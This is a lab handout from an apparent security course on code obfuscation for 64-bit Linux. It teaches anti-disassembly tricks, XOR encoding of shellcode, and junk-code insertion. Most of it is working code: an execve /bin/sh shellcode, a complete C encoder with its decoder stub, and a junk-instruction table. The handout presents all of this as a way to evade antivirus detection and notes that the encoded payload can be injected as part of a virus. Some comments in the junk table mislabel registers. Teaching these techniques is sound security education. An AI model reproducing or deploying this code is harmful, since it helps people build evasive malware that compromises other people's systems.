Laboratory 3: Code Obfuscation

Introduction

The lab is divided into three different parts:

- First part is focused on anti–debugging techniques, abusing both Linear Sweep and Recursive Traversal
- Second part, then develops a simple code obfuscation based on an XOR encoder
- Finally, the third part adds some junk code execution prior to the encoding to further complicate the code reverse engineering.

To accomplish this, we will center the proof of concept on the Linux operating system. However, the discussed techniques may be used on Microsoft Windows as well.

To fully understand this part it is recommended to carefully study the relevant sections of Lesson 4.

Prerequisites

As we mentioned this lab will be integrally performed on Linux. Then, to debug this lab we will be using two different debuggers:

- GDB: which may be easily installed using the distribution packet manager
- IDA, we'll be using the freeware version, which you may download from:

  https://www.hex–rays.com/products/ida/support/download_freeware/

Regarding the code, for this lab is the knowledge and some code developed on Lab 2. In particular the shellcode placeholder (shellcode.c), and the shellcode itself.

Finally, to make this more fun, on this lab we will use 64bit binaries.

Part 1: Fooling debuggers

Let’s start with the basics, as an example we will use a simple shellcode that produces a shell. Since our goal is to focus on obfuscation we will give this code for free. Take your time to understand it, since we took some liberties to comply with some requirements:

- We don’t want to have any ‘\0’ on the code, not for other reasons that we may, some day, to inject this on other systems as a string, but not today.
- We don’t want instructions longer than 6 bytes, because later on we will obfuscate this. Remember Lesson 4.
- We don’t want to modify the ‘.text’ section on runtime, by default is read–only, and even if we may use the mprotect syscall to fix this we will try to keep it simple.


Now, let’s get to the code, let’s name it **`shell.asm`**:

```
[SECTION .text]

global _start

align 4096
_start:
        xor rax, rax
        xor rdx, rdx

        mov bx, 0x6873        ; hs
        shl rbx, 16           ; make some space on the register
        mov bx, 0x2f6e        ; /n
        shl rbx, 16
        mov bx, 0x6962        ; ib
        shl rbx, 8
        mov bl, 0x2f          ; /bin/sh
        push rbx

        push rdx               ; To the stack argv
        lea rdi, [rsp + 8]     ; set argv[0] /bin/sh
        push rdi               ; Shell to the stack
        mov rsi, rsp           ; 1st parameter points to the Stack (mem loc)
        mov al, 59             ; execve is syscall 59
        syscall                ; call the kernel, WE HAVE A SHELL!

        xor rax, rax
        mov al, 60             ; Exit
        xor rdi, rdi           ; Exit code
        syscall
```

Now if we try to compile (see lab 2) and debug this code using gdb:

```
$ gdb shell
…
(gdb) layout asm
```

Should show the following screen:




```
   0x401000 <_start>       xor    %rax,%rax
   0x401003 <_start+3>     xor    %rdx,%rdx
   0x401006 <_start+6>     mov    $0x6873,%bx
   0x40100a <_start+10>    shl    $0x10,%rbx
   0x40100e <_start+14>    mov    $0x2f6e,%bx
   0x401012 <_start+18>    shl    $0x10,%rbx
   0x401016 <_start+22>    mov    $0x6962,%bx
   0x40101a <_start+26>    shl    $0x8,%rbx
   0x40101e <_start+30>    mov    $0x2f,%bl
   0x401020 <_start+32>    push   %rbx
   0x401021 <_start+33>    push   %rdx
   0x401022 <_start+34>    lea    0x8(%rsp),%rdi
   0x401027 <_start+39>    push   %rdi
   0x401028 <_start+40>    mov    %rsp,%rsi
   0x40102b <_start+43>    mov    $0x3b,%al
   0x40102d <_start+45>    syscall
   0x40102f <_start+47>    xor    %rax,%rax
   0x401032 <_start+50>    mov    $0x3c,%al
exec No process In:                                                                    L??   PC: ??
(gdb) 
```

Which as you may observe is quite easy to debug, as the code is the same we already developed before (careful as the format follows ATT Assembly by default).

Let's fool a little bit the debugger. This is very easy, we just pick anywhere in the code and we add:

```
jmp short 10
db 0x57,0x48,0xc1,0xe3,0x2f,0x53,0x2f,0x48,0xb8
```


Feel free to investigate other combinations and instructions, now if we debug (you may also use objdump if you want) we may find something like:



```
   0x401000 <_start>       xor    %rax,%rax
   0x401003 <_start+3>     xor    %rdx,%rdx
   0x401006 <_start+6>     mov    $0x6873,%bx
   0x40100a <_start+10>    shl    $0x10,%rbx
   0x40100e <_start+14>    mov    $0x2f6e,%bx
   0x401012 <_start+18>    shl    $0x10,%rbx
   0x401016 <_start+22>    mov    $0x6962,%bx
   0x40101a <_start+26>    shl    $0x8,%rbx
   0x40101e <_start+30>    mov    $0x2f,%bl
   0x401020 <_start+32>    push   %rbx
   0x401021 <_start+33>    jmp    0x40102c <_start+44>
   0x401023 <_start+35>    push   %rdi
   0x401024 <_start+36>    shl    $0x2f,%rbx
   0x401028 <_start+40>    push   %rbx
   0x401029 <_start+41>    (bad)
   0x40102a <_start+42>    movabs $0x485708247c8d4852,%rax
   0x401034 <_start+52>    mov    %esp,%esi
   0x401036 <_start+54>    mov    $0x3b,%al
exec No process In:                                                                    L??   PC: ??
(gdb) 
```

Now fireup IDA and let's try the same:

```
$ ida shell
```



```
; Segment type: Pure code
; Segment permissions: Read/Execute
_text segment mempage public 'CODE' use64
assume cs:_text
;org 401000h
assume es:nothing, ss:nothing, ds:LOAD, fs:nothing, gs:nothing


; Attributes: noreturn

public _start
_start proc near

filename= byte ptr -8

xor     rax, rax
xor     rdx, rdx        ; envp
mov     bx, 6873h
shl     rbx, 10h
mov     bx, 2F6Eh
shl     rbx, 10h
mov     bx, 6962h
shl     rbx, 8
mov     bl, 2Fh
push    rbx
jmp     short loc_40102C
```

```
loc_40102C:
push    rdx
lea     rdi, [rsp+10h+filename] ; filename
push    rdi
mov     rsi, rsp        ; argv
mov     al, 3Bh
syscall                 ; LINUX - sys_execve
xor     rax, rax
mov     al, 3Ch
xor     rdi, rdi        ; error_code
syscall                 ; LINUX - sys_exit
_start endp

_text ends


end _start
```

Neat!

Next step is to fool Recursive Traversal, to do that we will use the Placeholder alternative we saw in Lesson 4, please revisit it so you refresh how it works as we will make intensive use of it now. Let's get to the basics:

```
mov rax, 0xFFFFFFFFFFFFFFFF
```

Remember?


In that part, to make your life easier we will use the "**`embed_into_placeholder.py`**" you have on Atenea. We will need the following to make this work:

- The compiled **`shell.asm`** code.
- **`objdump`**
- **`embed_into_placeholder.py`**

Now we run:


```
$ objdump -d shell | python embed_into_placeholder.py
```

You insert the outcome of this application into the shell_code.c code of the last lab, compile and fire up IDA. It will probably show something like:



```
.text:0000000000401002                 xor     rax, rax
.text:0000000000401005                 xor     rdx, rdx
.text:0000000000401008                 jmp     short near ptr loc_40100C+2
.text:000000000040100A ; ---------------------------------------------------------------------------
.text:000000000040100A                 jmp     short loc_401002
.text:000000000040100C ; ---------------------------------------------------------------------------
.text:000000000040100C
.text:000000000040100C loc_40100C:                             ; CODE XREF: .text:0000000000401008↑j
.text:000000000040100C                 mov     rax, 2EB90906873BB66h
.text:0000000000401016                 mov     rax, 2EB909010E3C148h
.text:0000000000401020                 mov     rax, 2EB90902F6EBB66h
.text:000000000040102A                 mov     rax, 2EB909010E3C148h
.text:0000000000401034                 mov     rax, 2EB90906962BB66h
.text:000000000040103E                 mov     rax, 2EB2FB308E3C148h
.text:0000000000401048                 mov     rax, 2EB909090905253h
.text:0000000000401052                 mov     rax, 2EB5708247C8D48h
.text:000000000040105C                 mov     rax, 2EB903BB0E68948h
.text:0000000000401066                 mov     rax, 2EB90C03148050Fh
.text:0000000000401070                 mov     rax, 2EB90FF31483CB0h
.text:0000000000401070 _text           ends
.text:0000000000401070
.text:0000000000401070
.text:0000000000401070                 end _start
```

OK, how can we go and debug this?. On the above image we placed a breakpoint in the 0x40100A (this might be different position for you) location, exactly on the misaligned jump. Once there if you go step by step running the code (F7) IDA will inform you that you are jumping on an already decoded instruction, if you allow IDA will help you decoding all the instructions leveraging on that information.



```
.text:000000000040100A ; ---------------------------------------------------------------------------
.text:000000000040100C db  48h ; H
.text:000000000040100D db 0B8h
.text:000000000040100E ; ---------------------------------------------------------------------------
.text:000000000040100E mov     bx, 6873h                         ; CODE XREF: .text:0000000000401008↑j
.text:0000000000401012 nop
.text:0000000000401013 nop
.text:0000000000401014 jmp     short loc_401018
.text:0000000000401014 ; ---------------------------------------------------------------------------
.text:0000000000401016 db  48h ; H
.text:0000000000401017 db 0B8h
.text:0000000000401018 ; ---------------------------------------------------------------------------
.text:0000000000401018
.text:0000000000401018 loc_401018:                               ; CODE XREF: .text:0000000000401014↑j
.text:0000000000401018 shl     rbx, 10h
.text:000000000040101C nop
.text:000000000040101D nop
.text:000000000040101E jmp     short loc_401022
.text:000000000040101E ; ---------------------------------------------------------------------------
.text:0000000000401020 db  48h ; H
.text:0000000000401021 db 0B8h
.text:0000000000401022 ; ---------------------------------------------------------------------------
.text:0000000000401022
.text:0000000000401022 loc_401022:                               ; CODE XREF: .text:000000000040101E↑j
.text:0000000000401022 mov     bx, 2F6Eh
.text:0000000000401026 nop
.text:0000000000401027 nop
.text:0000000000401028 jmp     short loc_40102C
.text:0000000000401028 ; ---------------------------------------------------------------------------
.text:000000000040102A db  48h ; H
.text:000000000040102B db 0B8h
.text:000000000040102C ; ---------------------------------------------------------------------------
.text:000000000040102C
.text:000000000040102C loc_40102C:                               ; CODE XREF: .text:0000000000401028↑j
.text:000000000040102C shl     rbx, 10h
.text:0000000000401030 nop
.text:0000000000401031 nop
.text:0000000000401032 jmp     short loc_401036
.text:0000000000401032 ; ---------------------------------------------------------------------------
.text:0000000000401034 db  48h ; H
.text:0000000000401035 db 0B8h
.text:0000000000401036 ; ---------------------------------------------------------------------------
```

With this we were able to fool IDA until we did some manual analysis. It would be up to you to make this more difficult for a potential observer.

Part 2: XOR encoder/decoder

This part of the lab will construct a very simple XOR encoder and decoder, which then will be used to encrypt an arbitrary shellcode, which may be injected as part of a virus as we saw on Lab 2. For the sake of simplicity, in this part of the lab, rather than creating the virus, we will directly use the shellcode.c we used on previous labs.

Creating the encoder

As we already mentioned we will focus on the creation of a simple encoder, if we want to create polymorphic or metamorphic code the idea would be similar, with the difference that we would have to create the infection code and the mutations as well. We leave this part as an exercise and enjoyment on your free time.

Then, let's detail a little bit the workflow which will make our lives a little bit easier. First we will need a binary file, say **`virus_code.bin`** with the binary code of the virus. Careful, binary means the binary itself not its hexadecimal representation. We will use the shell code spawning a bash we presented before. Let's create a binary representation of it. It is actually quite simple, we just need to print the hex values as binary:

```
$ echo -ne "\x48\xb8\x48\x31…" > virus_code.bin
```

OK, with this now we can proceed to the encryption, which will be composed by two different parts, the encrypted code, and the decoder, which will need to be executed prior to force the decryption.

Some sidetracking

In Linux, the code segment is read-only, in practice this means that if you embed self-modifying code (as in a virus) you can only read memory, which is not nice. To overcome this limitation we would need to hack a little bit our code (not needed in the lab) as we will just make our stack executable, which has already RWX permissions. Nevertheless, for the purpose of learning a little bit Linux internals, we can change page permissions using the **`mprotect`** system call, go and look at its man page. We need to specify a page aligned (4096 bytes) memory location to change permissions. In assembly this may be accomplished by the following code:

```
        xor rax, rax
        xor rdx, rdx

        mov al, 10              ; mprotect
        xor rsi, rsi            ; 0 rsi
        xor rdi, rdi            ; 0 rdi
        mov di, 0x4010          ; Memory location to allow Write Permissions
        shl rdi, 8              ; _starter location
        ; mov edi, _start       ; memory position to allow WRITE PERMISSIONS
                                ; we don't do it like this to avoid \0 values
        mov bl, 1               ; Shame intel for not naming byte parts on rsi
        mov rsi, rbx            ; Size of page memory
        shl rsi, 12             ; Size of page memory: 4096
        mov dl, 7               ; 1 - PROT_READ, 2 - PROT_WRITE, 3 - PROT_EXEC
        syscall
```

Remember the code is awful mainly to avoid `'\0'` on our shellcode, as we know this is a general good practice!

Encrypting the payload

For the sake of simplicity we will use a 8bit XOR key, pretty simple right?. Well, not so fast, for the sake of avoiding `'\0'` in our code, we need to search for a key that does not generate the `'\0'` result, just in case we wish to inject the code as a string (which is not the case of the viruses by the way).

So our encrypting algorithm first needs to search for a valid key, once we have it we will have to encrypt the payload and then to modify the decoder with the new hardcoded key. So bear with us with the following C code, which does exactly that, since we are babysitting you we will leave to you the understanding of the code, it is not rocket science :)

```
#include <fcntl.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

unsigned char decoder[];

int main(int argc, char **argv) {
    char *file;
    struct stat sstat;
    int i, n, fd, len, xor_with;
    int decoder_len;
    unsigned char *fbuf, *ebuf;
    unsigned char bad_bytes[256] = {0};
    unsigned char good_bytes[256] = {0};

    if (argc != 2) {
        fprintf(stderr, "Syntax: %s binary_file\n", argv[0]);
        exit(-1);
    }

    file = argv[1];
    /* open the file and read all the bytes */
    if (lstat(file, &sstat) < 0) {
        fprintf (stderr, "File %s not found", file);
        exit(-1);
    }
    fprintf(stderr, "Perfect, processing file %s\n", file);

    len = sstat.st_size;
    if ((fbuf = (unsigned char *)malloc(len)) == NULL) {
        perror("malloc");
        exit(-1);
    }

    if ((fd = open(file, O_RDONLY)) < 0) {
        perror("open");
        _exit(-1);
    }

    if (read(fd, fbuf, len) != len) {
        perror("read");
        _exit(-1);
    }
    close(fd);

    /* try every byte xored, if its \x0 add to bad_bytes */
    for (n = 0; n < len; n++) {
        for (i = 1; i < 256; i++) {
             if ((i^*(fbuf+n)) == 0) bad_bytes[i] = i;
        }
    }

    /* if its not a bad_byte its a good_one (ordered) */
    for (i = 1, n = 0; i < 256; i++) {
        if (bad_bytes[i] == '\0') good_bytes[n++] = i;
    }

    srand((unsigned)time(NULL));
    xor_with = good_bytes[rand()%n];

    if (xor_with) {
        printf("\n[x] Choose to XOR with 0x%02x\n\n", xor_with);

        /* overwrite that 5th xor byte with the xor_with byte */
        decoder[5] = xor_with;
        decoder_len = strlen((char *)decoder);

        if ((ebuf = (unsigned char *)malloc(decoder_len+len+1)) == NULL) {
            perror("malloc");
            _exit(-1);
        }
        memset(ebuf, '\x0', sizeof(ebuf));

        for (i = 0; i < decoder_len; i++) {
             ebuf[(i)] = decoder[i];
        }
         /* copy the xored shellcode byes in */
        for (i = 0; i < len; i++) {
            ebuf[(i+decoder_len)] = xor_with^*(fbuf+i);
        }

        printf("char code[]=\"");
        for (i = 0; i < strlen((char *)ebuf); i++) {
            if (i > 0 && i % 15 == 0)
                printf("\"\n\"");
            printf("\\x%02x", ebuf[i]);
        }
        printf("\";\n\n");

        return 0;
    } else {
        printf("\n[*] No byte found to XOR with :(\n");
        _exit(-1);
    }

    return 0;
}
```

This code doesn't compile because it has the decoder missing. Which we will cover in the next section.

Embedding the decoder

Well, the decoder basically decodes the shellcode and transfers the control there. The decoder is very simple:

```
unsigned char decoder[] =
 "\x4d\x31\xc0"          /* xor    r8, r8                 */
 "\x41\xb1\x00"          /* mov    r9b, 0x00 XOR key      */
 "\xeb\x1a"              /* jmp    starting (see below)   */
 "\x58"                  /* decrypt: pop rax              */
 "\x48\x31\xc9"          /* xor    rcx, rcx               */
 "\x48\x31\xdb"          /* xor    rbx, rbx               */
 "\x8a\x1c\x08"          /* loop: mov bl, (rax, rcx, 1)   */
 "\x4c\x39\xc3"          /* cmp    rbx, r8                */
 "\x74\x10"              /* je     run_shell              */
 "\x44\x30\xcb"          /* xor    bl, r9b                */
 "\x88\x1c\x08"          /* mov    (rax, rcx, 1), bl      */
```

```
"\x48\xff\xc1"          /* inc    %rcx                  */
"\xeb\xed"              /* jmp    loop                  */
"\xe8\xe1\xff\xff\xff"; /* starting: call xx     */
                        /* run_shell             */
```

Compilation and execution

With this we can compile:

```
$ gcc encoder.c -o encoder
```

Get our **`shellcode.c`**, our binary file for the shell we generated before and just execute it:

```
 $ ./encoder virus_code.bin
…
 char code[]="\x4d\x31…”
…
```

Add the output code to your **`shellcode.c`** (remember to add the necessary \) compile and run it.

If all goes as expected you should have a shell spawned from the application itself!

Part 3: Junk code insertion

OK, the last part will involve less babysitting, we will leave you to add some junk instructions in between the final code, this implies editing the **`encoder.c`** above, we provide you with a bunch of possible junk, up to you how do you want to generate them:

```
unsigned char useless[][5] = {
 {"\x90"},              /* nop             */
 {"\x4d\x31\xd2"},      /* xor    r10,r10  */
 {"\x4d\x31\xdb"},      /* xor    r10,r10  */
 {"\x4d\x31\xe4"},      /* xor    r10,r10  */
 {"\x4d\x31\xed"},      /* xor    r10,r10  */
 {"\x4d\x31\xf6"},      /* xor    r10,r10  */
 {"\x4d\x31\xff"},      /* xor    r10,r10  */
 {"\x49\xc1\xea\x08"},  /* shr    r10, 0x8 */
 {"\x49\xc1\xe2\x08"},  /* shl    r10, 0x8 */
 {"\x49\xc1\xeb\x08"},  /* shr    r10, 0x8 */
 {"\x49\xc1\xe3\x08"},  /* shl    r10, 0x8 */
 {"\x49\xc1\xec\x08"},  /* shr    r10, 0x8 */
 {"\x49\xc1\xe4\x08"},  /* shl    r10, 0x8 */
 {"\x49\xc1\xed\x08"},  /* shr    r10, 0x8 */
 {"\x49\xc1\xe5\x08"},  /* shl    r10, 0x8 */
 {"\x49\xc1\xee\x08"},  /* shr    r10, 0x8 */
 {"\x49\xc1\xe6\x08"},  /* shl    r10, 0x8 */
 {"\x49\xc1\xef\x08"},  /* shr    r10, 0x8 */
 {"\x49\xc1\xe7\x08"},  /* shl    r10, 0x8 */
 {"\x49\xff\xc2"},      /* inc    r10      */
 {"\x49\xff\xca"},      /* dec    r10      */
 {"\x49\xff\xc3"},      /* inc    r10      */
 {"\x49\xff\xcb"},      /* dec    r10      */
 {"\x49\xff\xc4"},      /* inc    r10      */
 {"\x49\xff\xcc"},      /* dec    r10      */
 {"\x49\xff\xc5"},      /* inc    r10      */
 {"\x49\xff\xcd"},      /* dec    r10      */
 {"\x49\xff\xc6"},      /* inc    r10      */
 {"\x49\xff\xce"},      /* dec    r10      */
 {"\x49\xff\xc7"},      /* inc    r10      */
 {"\x49\xff\xcf"}};     /* dec    r10      */
```

The idea is that to avoid detecting the decoder, some antivirus focus the detection of viruses on the decoder itself, to avoid this we recommend you add some of the above junk instructions on the decoder, by modifying the encoding algorithm. You can use randomization of instructions to make it different each run.

Good luck!

References

Since we don’t like cheating we give credits where they are due, you can check here for more information about this lab.